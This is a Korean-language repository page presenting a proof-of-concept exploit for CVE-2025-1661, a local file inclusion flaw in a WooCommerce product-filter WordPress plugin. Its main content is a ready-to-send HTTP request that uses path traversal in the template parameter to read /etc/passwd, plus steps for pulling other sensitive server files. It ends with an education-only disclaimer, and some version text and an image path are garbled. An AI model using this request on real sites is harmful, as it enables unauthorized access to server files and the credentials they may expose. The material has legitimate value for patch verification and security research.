
 shahwarshah/cve-2025-1661
HUSKY – WordPress용 WooCommerce 플러그인 Products Filter Professional은 Local File Inclusion (LFI) 취약점이 있습니다.

HUSKY – Products Filter Professional for WooCommerce WordPress 플러그인은 버전 1.3.6.5 이하에서 woof_text_search AJAX 액션의 template 매개변수를 통해 로컬 파일 포함(LFI) 취약점에 영향을 받습니다.
이를 통해 인증되지 않은 공격자가 서버의 임의 파일을 포함 및 실행할 수 있으며, 잠재적으로 다음과 같은 결과를 초래할 수 있습니다:
<= 1.3.6.51.3.6.6버전 1.3.6.6 이상의 패치된 버전으로 업데이트하십시오.
POST /wp-admin/admin-ajax.php?template=../../../../../../../etc/passwd&value=a&min_symbols=1  HTTP/1.1
Host: TARGET_SITE_HERE
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Cookie: YOUR_SESSION_COOKIE_HERE
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 24

action=woof_text_search&
 4. 성공하면 서버가
/etc/passwd의 내용을 반환합니다.
5. 이를 사용하여 서버의 다른 민감한 파일을 추출할 수 있습니다.
본 PoC는 교육 및 연구 목적으로만 제공됩니다. 허가 없이 시스템을 대상으로 한 무단 테스트는 불법이며 비윤리적입니다. 보안 테스트를 수행하기 전에 항상 명시적 승인을 받으십시오.
